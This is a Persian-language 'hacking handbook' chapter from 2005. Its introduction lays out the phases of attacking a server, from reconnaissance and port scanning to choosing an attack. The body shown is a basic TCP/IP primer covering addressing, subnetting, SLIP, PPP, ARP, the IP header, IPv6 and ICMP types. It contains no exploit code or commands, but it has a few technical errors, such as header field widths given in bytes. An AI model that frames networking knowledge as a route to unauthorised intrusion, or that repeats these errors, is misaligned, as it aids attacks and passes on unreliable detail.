روند آموزش هک البته هک سرور را تا جایی میشود همیشه سیستماتیک فرض کرد و روال ثابتی دارد ولی هرچه به مراحل آخر میرسیم این روند کاملا به تجربه دانش و البته از همه مهمتر به اطلاعاتی بستگی دارد که از مراحل قبل بدست آورده اید مراحل آخر چون برای تک ، تک سیستمها متفاوت است حقیقتاً نمیشود زیاد در آن وارد شد اما من برای آن یک راه کلی را معرفی میکنم البته ۱۰۰% عملی نیز هست. قسمت سیستماتیک همیشه (اکثر اوقات با تجربه ها دور میزنند با تجربه ایی که دارند) مشخص است و شامل مراحل جمع آوری اطلاعات و پویش پورت و پویش نقاط آسیب پذیر و کشف سرویس ها ، کشف سیستم عامل و... است. مراحل غیر سیستماتیک کاملا وابسته به اطلاعاتی است که در این مرحله بدست می آورید و چون اطلاعات بدست آمده همیشه در ۹۹,۹۹۹۹% مواقع متفاوت است نمیشود برای این گام از یک شیوه همیشه استفاده کرد. این مقاله سعی میکند گام اول که شامل مراحل مختلفی همچون شناسایی مقدماتی شبکه هدف و در گام دوم سعی بر توضیح و آموزش پویش پورت ها و بعد جمع آوری اطلاعات از سرورگها یا " هدر ها " بپردازم. در گام سوم سعی بر آن کرده ام نرم افزارهای پوش نقاط آسیب پذیری سیستم و برنامه های کاربردی را توضیح دهم. در گام چهارم و آخر تمام تلاش خود را کرده ام که کمک به تجزیه تحلیل اطلاعات بدست آمده را انجام دهم تا شما در انتخاب شیوه مورد نظر برای حمله بهترین را انتخاب کنید .

آخرین حرف من توجه به این نکته است سعی کردم که ابزارهای ابتدایی و پایه ویندوز را در انتها معرفی کنم و البته مفاهیم پایه ایی همچون پورت ، پروتکل TCP و UDP . امید است برای شما راه گشا و مفید واقع شود. البته در یکی از ضمیمه ها به معرفی راه حل اجرای برنامه های خانواده یونیکس در سیستم عامل ویندوز پرداخته ام که فوق العاده مفید میباشد (البته من این گونه فکر میکنم).

اما حال چه بگویم ؛ ما وبلاگ خودم را درش تخته کردم رفتیم " امنیت شبکه " حقیقت این کار این بود که دیدیم بازدید کننده وبلاگم مان کم است و به نوعی داریم از دست میرویم !!!!!! (بی خیال) آنجا رفتیم مطالب گذاشتیم ، از نظر خودم مطالبی که قرار دادم خیلی قدیمی بود و شکی درش نیست ولی با این حال بازم برای ان وبلاگ خیلی هم خوب بود ، خوب در آنجا یک تعداد بازدید کننده دیوانه همچون ؟؟؟؟؟ و حاج آقا و... وجود داشتن که حال می گرفتند یک ذره هم چیز حالیشان نبود تا یک ایراد فنی از ما بگیرند !! این جوری ها شد که من آمدم این کتاب هک نامه خودم را برای شما ها دوستان نوشتم ، البته در مورد اون وبلاگ باید عرض کنم آقای امیر حسین شریفی همانگونه که از نام خانوادگی آن هم برداشت میشود بچه ++++++++++++++++ و شریفی است دوستش دارم و براش آرزوی موفقیت میکنم البته دوستان دیگری هم هستند مثل مجنون و افشین لامعی و فرهاد جعفری و محمد مسافر و ... ولی با این حال ما رفتن کرداه و ترجیح داداه مقاله بنویسم چون اراجیف و ، وراجی های بعضی ها را دیگر لازم نیست بخوانم ، خیلی دردناک است که آدم پول بگزارد و وقت بگزارد و تایپ کند و یک پست را آمده کند و بعد بریزد در شبکه ، که ملت استفاده کنند بعد از اینکه مطلب خواندن و چیز یاد گرفتن برای آدم زر ، زر کنند !! (پست فطرت ها !!) دیگر قصد ندارم این مقاله را دوباره ویرایش کنم چون اصلا فکر نمی کنم دیگر گذرم به دنیای آموزش بخورد و به عبارت ساده تر دیگر امیدی بر زنده ماندن ندارم { این دکی میگه نه من} .

در ویرایش دوم چندین مبحث به مقاله اضافه شده است و ابزارهایی به کل کتاب اما به هیچ وجه کامل نیست و اصلا به دل خودم نشسته چون خیلی ناقص در بعضی از فصول خیلی قوی در بعضی دیگر خیلی ضعیف در کل ...

به امید موفقیت تمام دوستان ؛ امیر آشتیانی ؛ ZXO003 ؛ مهر ماه سال ۱۳۸۴ حجری خورشیدی ؛ معادل با ... (معادل ندارد !!!)

معرفی کوتاه پروتکل TCP/IP

اهداف : یک آشنایی کوچک با این پروتکل برای درک بهتر مفاهیم پیش رو ؛ نه شناخت ، یک شناخت کامل با تمام جزییات و اصول کار!!

فصل اول => معرفی کوتاه پروتکل TCP/IP (پیش نیاز) .

- مروری اجمالی بر معماری TCP/IP .
- آدرس دهی و ماسک زیر شبکه
- کلاسهای آدرس IP و آدرس های خاص و آدرس های ثبت نشده .
- درگاه ها (پورت ها) و سکوت ها و نامگذاری در TCP/IP .
- پروتکلهای TCP/IP :
  - SLIP .
  - PPP .
  - ARP .
  - IP .
  - IPv6 .
  - ICMP .
  - UDP .
  - TCP .
- مروری کلی بر پروتکل TCP/IP .

مروری اجمالی بر معماری TCP/IP :

این پروتکل برای آن تهیه شد که شبکه های با هر اندازه ای را پشتیبانی کند و لی عملا بعد از گذشت یک دهه از کار خودش شکست خورد و سازندگان و ... ها بر آن شدن که اصلاحاتی را در آن به وجود آورند که منجر به تهیه و توزیع IPv6 شد ، بگذریم سر جایش توضیح میدهم ، این پروتکل به چهار لایه تقسیم میشود که در زیر مشاهده میکنید :

کاربردی
انتقال
اینترنت
پیوند

در لایه کاربردی همچون که از اسم آن برداشت میشود ؛ بر اساس لایه های زیرین ، سرویس سطح بالایی برای برنامه های کاربردی ارائه میشود . این خدمات در قالب پروتکلهای دیگری همچون FTP و E-MAIL و HTTP و .... است .

در لایه انتقال میتوان بر اساس سرویسی که لایه شبکه (اینترنت) ارائه میکند یک ارتباط اتصال گرا و مطمئن برقرار کرد . در این لایه سرویس دیگری هم وجود دارد که بیشتر بر ارسال سریع داده ها تمرکز میکند تا دقت بر ارسال درست و سالم آنها !!! به نوعی میشود گفت پروتکل TCP و UDP در این لایه فعالیت میکنند .

لایه سوم یا شبکه (اینترنت) ، این لایه وظیفه دارد بسته های اطلاعاتی را روی شبکه هدایت کرده و از مبدا به مقصد ببرد . این لایه دارای چندین پروتکل است که وظیفه های همچون مسیر یابی و ... را دارند در این لایه پروتکلهای همچون ARP و RARP و RIP و ICMP و IGMP و BOOTP و .... کار میکنند .

لایه چهارم یا واسط شبکه (پیوند) در این لایه پروتکلهای شبکه و راه اندازها و استانداردهای سخت افزاری و نرم افزاری تعریف میشوند. به نوعی میشود گفت مسایل فیزیکی و ... مورد توجه است .

آدرس دهی و ماسک زیر شبکه و کلاسهای آدرس IP

آدرس دهی :

آدرس های IP که برای شناسایی سیستم های یک شبکه به کار میروند و برجسته ترین ویژگی این پروتکل هستند . این آدرسها یکتا هستند و هر بسته از دیتا گرام IP که بر روی شبکه TCP/IP ارسال میشوند در سرآیند IP خود حاوی آدرس IP سیستم مبدا که آن را تولید کرده است و سیستم مقصد که باید آن را دریافت کند میباشد . طول هر آدرس IP معادل ۳۲ بیت است و به صورت چهار عدد دهدهی هشت بیتی که با نقطه از هم جدا میشوند نمایش داده میشود ، مثل ۱۹۲,۱۶۸,۲,۴۵ ، این عدد به نمایش دهدهی نقطه دار معروف است و هریک از اعداد هشت بیتی را گاهی اکتت یا کواد مینامند . **(این واژه ها را از این جهت به کار میروند که کامپیوتر های هستند که واژه متداول تر بایت در آنها معادل ۸ بیت نمیباشد)** . از آنجا که هر کواد معادل دهدهی یک عدد باینری ۸ بیتی است مقادیر ممکن ان از صفر تا ۲۵۵ میباشد . به این ترتیب محدوده کامل آدرس های IP ممکن از ۰,۰,۰,۰ تا ۲۵۵,۲۵۵,۲۵۵,۲۵۵ است.

- **نکته :** آدرس های IP به خودی خود نماینده کامپیوتر ها نیستند ، بلکه نماینده واسط های شبکه میباشند . به طور مثال رایانه ای که دو کارت واسطه شبکه ، یا یک NIC و یک اتصال مودم به یک سرویس دهنده TCP/IP دارد ، دارای دو آدرس IP میباشد . سیستمی که دارای دو یا چند واسط دارد را *چند میزبانی* گویند. حال اگر این واسط ها رایانه را به شبکه های مختلف وصل کنند و سیستم چنان پیکر بندی شده باشد که بار را بین شبکه ها منتقل کند ، میگویند این سیستم عمل ***مسیر یاب*** را انجام میدهد.

- **نکته :** مسیر یاب میتواند یک رایانه معمولی باشد با دو واسط شبکه و نرم افزاری با قابلیت مسیر یابی ، و یا یک وسیله سخت افزاری اختصاصی باشد که مخصوصا برای مسیر دهی بار شبکه طراحی شده باشد .

- **نکته :** هر آدرس IP حاوی بیت های است که یک شبکه را متمایز میکند ، و بیت های که یک واسط (که میزبان نامیده میشود) را روی آن شبکه را مشخص میکنند . برای اشاره به یک شبکه ، سیستم ها فقط از بیتهای شبکه استفاده میکنند ، و به جای بیتهای میزبان صفر قرار میدهند . مسیریاب ها نیز برای فرستادن بسته ها به مسیریاب دیگری که به شبکه مقصد وصل است از بیتهای شبکه استفاده میکنند ، و او داده را برای سیستم میزبان مقصد ارسال میکند .

ماسک زیر شبکه :

همیشه بعضی از بیتهای آدرس IP برای شناسایی شبکه و بعضی برای شناسایی میزبان اختصاص داده میشوند. اما تعداد بیتهای که همیشه برای این مقاصد به کار میروند یکی نیست . در بسیاری از آدرسها ۲۴ بیت برای شبکه و ۸ بیت برای میزبان به کار میرود ، ولی مرز بین بیتهای شبکه و میزبان میتواند هر جای از آدرس باشد . برای دانستن اینکه برای هر منظور کدام بیتها به کار رفته اند هر سیستم TCP/IP به همراه آدرس IP خود یک ماسک زیر شبکه هم دارد. ماسک زیر شبکه یک عدد باینری ۳۲ بیتی است که بیتهای آن متناظر با بیتهای IP است . هر بیت از ماسک که مقدار ان یک (۱) باشد نشان میدهد که بیت متناظر از آدرس IP بخشی از شناسه شبکه است ، و هر بیت صفر (۰) نشان میدهد که بیت آدرس متناظر بخشی از شناسه میزبان میباشد . مثل آدرس IP ، ماسک زیر شبکه نیز با نمایش دهدهی نقطه دار نشان داده میشود . بنابر این هر چند ممکن است ماسک در ظاهر مثل آدرس IP باشد ولی عملکرد آن کاملا متفاوت است . به عنوان مثال سیستمی با پیکر بندی TCP/IP زیر را در نظر بگیرید :

آدرس IP : ۱۹۲,۱۶۸,۲,۴۵

ماسک زیر شبکه : ۲۵۵,۲۵۵,۲۵۵,۰

در این مثال قسمت ۱۹۲,۱۶۸,۲ آدرس IP ، شبکه ، و ۴۵ میزبان را مشخص میکند . در شکل دهدهی به صورت زیر است (معادل باینری آنها) :

آدرس IP :

11000000 . 10101000 . 00000010 . 00101101

ماسک زیر شبکه :

11111111 . 11111111 . 11111111 . 00000000

- **نکته :** همان طور که در این مثال دیده می شود مرز بین بیتهای شبکه و میزبان ، مخل بین سومین و چهارمین کواد است . اما این خط مرزی الزاما بین کواد ها نیست . مثلا ماسک زیر شبکه ۲۵۵,۲۵۵,۲۴۰,۰۰۰ ؛ ۱۲ بیت را آدرس میزبان اختصاص میدهد .

- **نکته :** خط مرزی بین بیتهای شبکه و میزبان میتواند در هر جایی از ۳۲ بیت ماسک قرار بگیرد ، اما هرگز بیتهای شبکه با بیتهای میزبان در آمیخته نمیشوند و همیشه خط مشخصی بیت های شبکه در چپ را از بیتهای میزبان در راست جدا می کند.

کلاسهای آدرس IP و آدرس های خاص و آدرس های ثبت نشده

کلاسهای آدرس IP :

کلاسهای آدرس IP برای آن تعریف شده اند که بتوان شبکه هایی با اندازه مختلف که **مناسب** سازمانها و کاربرد های مختلف باشند ایجاد کرد . این کلاسها به قرار زیر است :

	کلاس A	کلاس B	کلاس C	کلاس D	کلاس E
بیتهای آدرس شبکه	8	16	24	-	-
بیت های آدرس میزبان	24	16	8	-	-
ماسک زیر شبکه	255.0.0.0	255.255.0.0	255.255.255.0	-	-
آدرس ها شروع میشوند با : (باینری)	0	10	110	1110	1111
مقدار اولین بایت: (دهدهی)	0-127	128-191	192-223	224-239	240-255
تعداد شبکه ها	127	16384	2097151	-	-
تعداد میزبان ها	16777214	65534	254	-	-

☒ **نکته :** شما باید به این نکته توجه کنید که تعداد بیتهای که در کلاسهای مختلف به نمایش شبکه و میزبان به کار میروند متفاوت است .

آدرس های ثبت نشده :

ثبت آدرس IP مخصوص شبکه های است که به اینترنت وصل میشوند است و یا رایانه های که باید از شبکه های دیگر قابل دسترسی باشند . وقتی که یک آدرس شبکه ثبت می شود هیچ کس دیگری مجاز به استفاده از آن نیست .
برای پیشگیری از تداخل ها RFC 1918 ، ((تخصیص آدرس برای اینترنت های خصوصی)) سه دامنه آدرس را مشخص کرده است که مخصوص استفاده در شبکه های ثبت نشده هستند. این آدرسها به هیچ شبکه ثبت شده ای اختصاص داده نشده اند و بنا بر این میتوانند مورد استفاده هر سازمان عمومی و یا خصوصی قرار بگیرند. این آدرسها به قرار زیر میباشند..

کلاس A	10.0.0.0 تا 10.255.255.255
کلاس B	172.16.0.0 تا 172.31.255.255
کلاس C	192.168.0.0 تا 192.168.255.255

آدرس های خاص :

به غیر از دسته آدرس های که برای استفاده در شبکه های ثبت نشده اختصاص داده شده اند ، آدرس های دیگری هم هستند که به شبکه های ثبت شده اختصاص نیافته اند ، زیرا برای اهداف خاص به کار میروند . این آدرس ها در جدول زیر نمایش داده ام :

آدرس	مثال	عملکرد
همه بیت ها صفر (۰)	0.0.0.0	آدرس میزبان جاری روی شبکه جاری است ؛ مثلا در طراحی یک مبادله DHCP پیش از اینکه آدرس IP به ایستگاه کاری اختصاص داده شود.
همه بیت ها یک (۱)	255.255.255.255	ارسال همگانی محدود شده ؛ همه میزبانهای شبکه محلی را مشخص می کند.
همه بیتهای میزبان صفر (۰)	192.168.2.0	یک شبکه را مشخص میکند .
همه بیتهای میزبان یک (۱)	192.168.2.255	ارسال همگانی هدایت شده ؛ همه میزبانهای شبکه دیگری را مشخص میکند .
همه بیتهای شبکه صفر (۰)	0.0.0.22	یک میزبان خاص روی شبکه جاری را مشخص میکند .
اولین کواد ۱۲۷	127.0.0.1	آدرس دور برگردان میزبان داخلی .

درگاه ها و سکوت ها و نامگذاری در TCP/IP

درگاه ها (پورت ها) و سکوت ها :

آدرس های IP امکان مسیر دهی بار شبکه به یک سیستم خاص را فراهم میکند ، ولی وقتی بسته ها وارد رایانه شدند و شروع به بالا رفتن در پشته پروتکل کردند باید به نزد برنامه مربوطه هدایت شوند. این کار وظیفه پروتکل لایه انتقال است ، یعنی TCP یا UDP . برای شناسایی فرآیند های خاصی که روی رایانه در حال اجرا هستند TCP یا UDP از شماره درگاه استفاده میکنند که در هر سرآیند TCP یا UDP موجود میباشند . شماره درگاه های مخصوص همگی در RFC 1700 موجود میباشد.

☒ **نکته :** به ترکیب یک آدرس IP و یک شماره درگاه (پورت) را ***سوکت*** میگویند . که در فرمت URL لازم است یک سوکت با آدرس IP و به دنبال آن شماره درگاه نمایش داده شود و بین آنها دو نقطه قرار گیرد . مثل => ۱۹۲,۱۶۸,۲,۴۵:۸۰

نامگذاری در TCP/IP :

این مبحث که به DNS معروف است را فعلا فاکتور میگیریم تا بعد !!!!

پروتکلهای TCP/IP :

در بخشهای آتی اهم پروتکل های که مجموعه TCP/IP را تشکیل میدهند معرفی خواهم کرد دهها پروتکل و استاندارد TCP/IP وجود دارند ، ولی استفاده بعضی از آنها در سیستم های یک شبکه TCP/IP رواج دارد .

SLIP :

در اوایل دهه ۱۹۸۰ به عنوان ساده ترین راه حل ممکن برای ارسال داده ها بر روی اتصالات سری ایجاد شد . هیچ استاندارد رسمی این پروتکل را تعریف نمیکند !!! (علت معرفی آن این بود که بنده یک ابزار ما فوق خفن را از یک دوست دریافت کردم که اصول کار ان از این عتیقه شروع میشود ، واقعاً مرگبار است) اما در یک RFC 1055 عملکرد این پروتکل تشریح شده است .

فریم SLIP خیلی ساده است یک فیلد یک بایت ی با مقدار هگزا دسیمال c0 به عنوان مرز END عمل میکند ، که به دنبال تمام دیتا گرام های IP که بر روی پیوند ارسال میشوند می آید. کاراکتر END به سیستم دریافت کننده اطلاع میدهد که بسته ای که هم اینک ارسال می شد به پایان رسیده است . (بعضی از سیستم ها پیش از هر دیتا گرام IP هم یک بسته END قرار میدهند) . به این ترتیب اگر نویز خطی بین دیتا گرام ها پیش بیاید سیستم دریافت کننده با ان مثل یک بسته رفتار میکند زیرا در دو طرف آن کاراکتر END قرار گرفته اند . آنگاه وقتی پروتکل های لایه های بالاتر سعی میکنند آن را پردازش کنند میفهمند که آشغال است و آن را دور میریزند .

END	داده	END	داده	END	داده	END

اگر دیتا گرامی حاوی بایت ی با مقدار c0 باشد ، سیستم آن را پیش از ارسال به رشته دو بایت ی db dc تغییر میدهد ، تا بسته به اشتباه خاتمه نیابد . بایت db به کاراکتر ESC اشاره میکند ، که وقتی با کاراکتر دیگری جفت شود هدف خاصی را تامین میکند. اگر دیتا گرام در قسمتی از داده خود حاوی یک کاراکتر ESC واقعی باشد سیستم پیش از ارسال رشته db dd را جایگزین آن میکند.

☒ **نکته :** کاراکتر ESC که توسط SLIP تعریف میشود معادل کاراکتر ESC اسکی نیست .

این باز تکرار میکنم اگر برنامه نویسی بلد هستید و شم هکری دارید با دو خط برنامه میتوانید خفن ترین برنامه را ایجاد کنید با استفاده از این پروتکل !!! بی خیال.

PPP :

با این خیلی سر کار داشتید ولی احتمال خیلی زیادی میدهم که نمیدانستید !! به عنوان یک مدل پیشرفته تر از قبلی ایجاد شد ، کارای بیشتری دارد از جمله قابلیت ترکیب پروتکل های مختلف لایه شبکه و پشتیبانی از پروتکل های تایید اعتبار مختلف. سرآیند این پروتکل بزرگتر است ولی PPP فقط ۸ بایت به هر بسته اضافه میکند برای بیشتر اتصالات به فراهم کنند گان خدمات اینترنت ، چه توسط سیستم های مستقل و چه توسط مسیریاب ها ، از PPP استفاده میشود. زیرا ISP ها را قادر میسازد تمهیداتی را برای کنترل دستیابی پیاده سازی کند که شبکه های آن ها را از ورود کاربران غیر مجاز محافظت می نمایند !!!

هر نشست PPP شامل چند عملیات برقراری و خاتمه اتصال است که برای انجام آنها از پروتکل های دیگر غیر از PPP نیز استفاده میشود . این عملیات ها عبارتند از :

- برقراری اتصال – سیستمی که میخواهد اتصال را به راه اندازد از پروتکل کنترل کننده LCP استفاده میکند تا درباره پارامترهای ارتباطی مشترک بین دو ماشین مذاکره کنند .
- تایید اعتبار – هر چند ضروری نیست ولی سیستم میتواند برای مذاکره درباره دستیابی به سیستم دیگر از یک پروتکل تایید اعتبار مثال PAP یا CHAP استفاده کند.
- برقراری اتصال پروتکل لایه شبکه – برای هر پروتکل لایه شبکه که سیستم ها در طی نشست از آن استفاده میکنند یک عملیات برقراری اتصال جداگانه با استفاده از پروتکل کنترل شبکه مثل IPCP انجام می دهند.

بر خلاف SLIP پروتکل PPP استاندار شده است . مشخصه های آن در RFC 1661 و RFC 1662 و RFC 1663 و RFC 1332 و RFC 1552 و RFC 1334 و RFC 1994 و RFC 1989 آورده شده است (در تمام اینها مقداری از آن آمده است و شما باید تمام اینها را مطالعه کنید نه فقط یکی را) .

من به همین قدر اکتفا میکنم چون اگر بخواهم این پروتکل را باز کنم باید حداقل یک ۴ الی ۵ صفحه ای بنویسم که حال ندارم !!!

ARP :

پروتکل تصمیم گیری درباره آدرس . جایگاه ویژه ای در مجموعه TCP/IP دارد. زیرا در برابر هرگونه تلاشی درباره پیکر بندی مخالفت کرده !! برخلاف بیشتر پروتکل های دیگر TCP/IP پیغام های ARP در دیتا گرام های IP منتقل نمیشوند. عملکرد پروتکل ARP بنا به تعریف RFC 826 ، مطابقت دادن آدرس های IP که در لایه های بالاتر برای مشخص کردن سیستم ها به کار میرود به کار میروند . با آدرس های سخت افزاری لایه پیوند داده ها میباشد . یک برنامه TCP/IP برای درخواست منابع شبکه ، آدرس IP مقصد را در سرآیند پروتکل IP قرار میدهد. سیستم ممکن است این آدرس IP را از یک DNS بگیرد یا از خود برنامه کاربردی اما پروتکل های لایه پیوند داده ها مثل اترنت از آدرس های IP استفاده نمیکنند و نمیتوانند محتوای دیتا گرام IP را بخوانند . برای آنکه بسته به مقصد خود ارسال شود پروتکل لایه پیوند داده ها باید آدرس سخت افزاری را که در آداپتور واسط شبکه سیستم مقصد هک شده داشته باشد.ARP آدرس های IP را به آدرس های سخت افزاری تبدیل میکند .به این ترتیب که با ارسال همگانی بسته های تقاضای حاوی آدرس IP به روی شبکه محلی میپردازد و منتظر میشود تا صاحب ان در جواب پاسخی ارسال کند که حاوی آدرس سخت افزاری معادل باشد.
بزرگترین تفاوت بین آدرس های IP و آدرس های سخت افزاری آن است که IP وظیفه تحویل بسته به مقصد نهایی آن را بر عهده دارد ، در حالی که اترنت فقط مسئول تحویل آن به توقف گاه بعدی است در طول سفر است.اگر مقصد بسته روی همان شبکه باشد پروتکل IP از ARP استفاده میکند تا آدرس IP مقصد نهایی را به یک آدرس سخت افزاری تبدیل کند. اما اگر مقصد روی شبکه دیگری قرار داشته باشد پروتکل IP برای تعیین مقصد نهایی از ARP استفاده نمیکند. ، بلکه از IP دروازه پیش فرض را به پروتکل ARP تحویل میدهد تا عمل تبدیل آدرس را انجام دهد.

IP :

پروتکل اینترنت IP ، بر اساس تعریف RFC 791 پروتکل اصلی حامل برای مجموعه TCP/IP است. IP اساسا پاکت نامه ای است که پیغام های تولید شده توسط بیشتر پروتکلهای دیگر Tcp/IP را منتقل میکند. وظیفه این پروتکل را به چهار دسته کلی ۱- آدرس دهی ۲- بسته بندی ۳- تکه ، تکه کردن ۴- مسیر یابی ؛ است.

قالب (فرمت سرآیند) یک بسته IP به صورت زیر است :

1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
نسخه				IHL				نوع سرویس								طول کل															
هویت																پرچم ها				افست تکه											
مهلت زندگی								پروتکل								سر جمع سرآیند															
آدرس IP مبدا																															
آدرس IP مقصد																															
داده ها																															

نسخه : نسخه پروتکل IP را مشخص میکند ، مقدار آن برای IPv6 برابر با ۶ برای نسخه قدیمی برابر با ۴ است. (چهار بایت)

IHL : (طول سرآیند اینترنت) : طول سرآیند IP را بر حسب کلمات ۳۲ بیتی مشخص میکند. اگر سرآیند هیچ فیلد ۳۲ بیتی نداشته باشد مقدار این فیلد ۵ خواهد بود. (چهار بایت)

نوع سرویس TOS : بیتهای ۱ تا ۳ و ۸ بلا استفاده هستند . بیتهای ۴ تا ۷ با استفاده از مقادیر زیر اولویت سرویس مطلوب برای دیتا گرام را مشخص می کنند :

0000	پیش فرض
0001	حداقل هزینه مالی
0010	حداکثر قابلیت اطمینان
0100	حداکثر بازده

1000	حداکثر تاخیر
1111	حداکثر امنیت

طول کل : طول دیتا گرام ، شامل همه فیلد های سرآیند و داده را مشخص می کند. (دو بایت)

هویت : برای هر دیتا گرام حاوی یک مقدار منحصر به فرد است ، که توسط سیستم مقصد برای سرهم کردن تکه ها به کار میرود. (دو بایت)

پرچم ها : حاوی بیت های است که در طی فرایند تکه تکه کردن دیتا گرام به کار میروند ، و مقادیر آنها شامل :

بیت ۱	بلا استفاده
بیت ۲ (تکه ، تکه نشود)	مقدار یک در این فیلد سیستم را از تکه ، تکه کردن باز میدارد.
بیت ۳ (تکه های دیگر)	مقدار صفر در این بیت نشان میدهد که آخرین تکه دیتا گرام ارسال شده است. و مقدار ۱ نشان میدهد که هنوز همه تکه ها ارسال نشده اند.

افست تکه : جایگاه تکه جاری را دیتا گرام مشخص میکند (بر حسب واحد ۸ بیتی) .

TTL : مهلت زندگی بسته را روی شبکه مشخص میکند .

پروتکل : تولید کننده اطلاعات داخل فیلد داده را مشخص میکنند . با توجه به مقادیری که در RFC 1700 تعریف شده و فایل PROTOCOL که روی تمام سیستم های عامل TCP/IP یافت میشود ، که بعضی از آنها عبارتند از :

ICMP	1
IGMP	2
GGP	3
TCP	6
EGP	8
UDP	17

سر جمع سرآیند : حاوی یک مقدار سر جمع است که به منظور تشخیص خطا فقط روی فیلد های سرآیند ip محاسبه میشود.

آدرس IP مبدا : آدرس IP سیستم تولید کننده دیتا گرام را مشخص میکند .

آدرس IP مقصد : آدرس IP سیستمی را که دریافت کننده نهایی دیتا گرام خواهد بود را مشخص میکند.

انتخاب ها : میتواند حاوی هر یک از ۱۶ انتخابی باشد که در RFC Assigned Numbers تعریف شده اند باشد .

داده : حاوی بار تحویل شده دیتا گرام است ، که شامل داده ای است که از پروتکل لایه انتقال به پایین تحویل داده شده است .

IPv6 :

همانگونه که قبلا گفتم هیچ کسی فکر نمیکرد در این ۷ الی ۸ سال پیش اینترنت این قدر بزرگ شود !!! خوب این پروتکل هم مشکلی نداشت با این رشد انفجاری ولی فقط یک محدودیت را ایجاد کرد و ان هم مربوط به آدرس های IP میشود که با آمدن ایم پروتکل IPv6 این مشکل هم حل شد . خوب اکثر اصول کار این پروتکل در RFC 2460 که در سال ۱۹۹۸ منتشر شد وجود دارد. مهمترین بهبودی که در این پروتکل IPv6 ایجاد شد مربوط به توسعه فضای آدرس از ۳۲ به ۱۲۸ بیت. این پروتکل تغیرات کوچک دیگری هم کرده که به قرار زیر است .

فرمت ساده شده سرآیند : IPv6 فیلد های نا مربوط را از سرآیند پروتکل برداشته و برای اینکه سربار شبکه که توسط پروتکل تولید میشود کاهش یابد سایر فیلد ها را اختیاری کرده .

توسعه امنیت : شامل ویژگی های توسعه امنیت است که تایید اعتبار ، یکپارچگی داده و داده ها محرمانه را پشتیبانی میکنند.

برچسب زنی جریان : برنامه ها را قادر میسازد به منظور تقاضای یک کیفیت سرویس غیر استاندارد ، به بسته های خاصی " برچسب جریان " بزنند . این برای ان است که برنامه های که به ارتباط بلادرنگ نیاز دارند ، مثلا صدا و تصویر ، دستیابی با اولویت به پهنای باند شبکه را تقاضا کنند. (البته بیشتر مسیریاب های تجاری اصلا به این فیلد اهمیت نمیدهند).

سرآیند های اضافی : این پروتکل مفهوم سرآیند های اضافی را معرفی میکند . آنها سرآیند های جداگانه و اضافه و اختیاری هستند که بین سرآیند IP و بار تحویل شده به آن قرار میگیرند . سرآیند های اضافی حاوی اطلاعاتی هستند که فقط توسط سیستمی که مقصد نهایی بسته است مورد استفاده قرار میگیرد. با انتقال این اطلاعات به سرآیند های اضافی سیستم های میانی از مصرف زمان و سیکلهای ساعت پردازنده برای پردازش کردن آنها معاف خواهند شد.

ICMP:

پروتکل پیغام های کنترل اینترنت ؛ ICMP در مجموعه TCP/IP دو نقش دارد :

۱) عملیات گزارش خطا را انجام میدهد ، مثل مطلع کردن سیستم فرستنده وقتی اطلاعات ارسال شده نمیتواند به مقصدش برسد ؛

۲) پیغام های پرس و جو ، و پاسخ را برای برنامه های تشخیصی منتقل میکند ، مثل Ping و....

این پروتکل بر اساس تعریف RFC 792 از پیغام هایی تشکیل میشود که در دیتا گرام IP منتقل میشود و در فیلد پروتکل سرآیند IP و نوع سرویس آنها به ترتیب مقادیر یک و صفر قراردارد. فرمت پیغام ها به صورت زیر است .

نوع	کد	سر جمع
داده		

نوع (یک بایت) : حاوی کدی است که عملکرد اصلی پیغام را مشخص می کند .

کد (یک بایت) : حاوی یک کد ثانویه است که عملکرد این نوع خاص پیغام را مشخص میکند .

سر جمع (دو بایت) : حاوی نتایج یک محاسبه سر جمع روی کل پیغام هایICMP ، شامل فیلد های نوع ، کد ، سر جمع و داده میباشد.

داده (متغیر) : حاوی اطلاعات خاص عملکرد پیغام می باشد .

در جدول زیر انواع پیغام های ICMP را مشاهده میکنید :

نوع	کد	پرس و جو	عملکرد
۰	۰	پ	پاسخ اکو
۳	۰	خ	شبکه غیر قابل دسترسی
۳	۱	خ	میزبان غیر قابل دسترسی
۳	۲	خ	پروتکل غیر قابل دسترسی
۳	۳	خ	درگاه غیر قابل دسترسی
۳	۴	خ	تکه تکه کردن لازم است در حالی که Don’t Fragment علامت خورده است .
۳	۵	خ	شکست در طی مسیر مبدا
۳	۶	خ	شبکه مقصد ناشناس
۳	۷	خ	میزبان مقصد ناشناس
۳	۸	خ	میزبان مبدا جدا شده است
۳	۹	خ	برقراری ارتباط با شبکه مقصد از سوی مدیریت ممنوع شده

۳	۱۰	خ	برقراری ارتباط با میزبان مقصد از سوی مدیریت ممنوع شده است .
۳	۱۱	خ	شبکه مقصد برای این نوع سرویس غیر قابل دسترسی است.
۳	۱۲	خ	میزبان مقصد برای این نوع سرویس غیر قابل دسترسی است
۴	۰	خ	اطفاء مبدا
۵	۰	خ	باز جهت دهی دیتا گرام برای شبکه (یا زیر شبکه) .
۵	۱	خ	باز جهت دهی دیتا گرام برای میزبان .
۵	۵	خ	باز جهت دهی دیتا گرام برای نوع سرویس و شبکه .
۵	۳	خ	باز جهت دهی دیتا گرام برای نوع سرویس و میزبان .
۸	۰	پ	تقاضای اکو .
۹	۰	پ	اعلام مسیریاب .
۱۰	۰	پ	درخواست مسیریاب .
۱۱	۰	خ	مهلت زندگی در وسط مسیر به پایان رسیده .
۱۱	۱	خ	مهلت سرهم بندی تکه ها به پایان رسیده است .
۱۲	۰	خ	اشاره گر ، خطا را مشخص کرده است .
۱۲	۱	خ	فقدان یک انتخاب ضروری .
۱۲	۲	خ	طول نادرست .
۱۳	۰	خ	مهر زمانی .
۱۴	۰	خ	پاسخ مهر زمانی .
۱۵	۰	خ	تقاضای اطلاعات .
۱۶	۰	خ	پاسخ اطلاعات .
۱۷	۰	خ	تقاضای ماسک آدرس .
۱۸	۰	خ	پاسخ ماسک آدرس .
۳۰	۰	خ	ردیابی مسیر .
۳۱	۰	خ	خطای تبدیل دیتا گرام .
۳۲	۰	خ	باز جهت دهی میزبان متحرک .
۳۳	۰	پ	کجا هستی IPv6 .
۳۴	۰	پ	من اینجا هستم IPv6 .
۳۵	۰	پ	تقاضای ثبت متحرک .
۳۶	۰	پ	پاسخ ثبت متحرک .

پیغام های خطای ICMP :

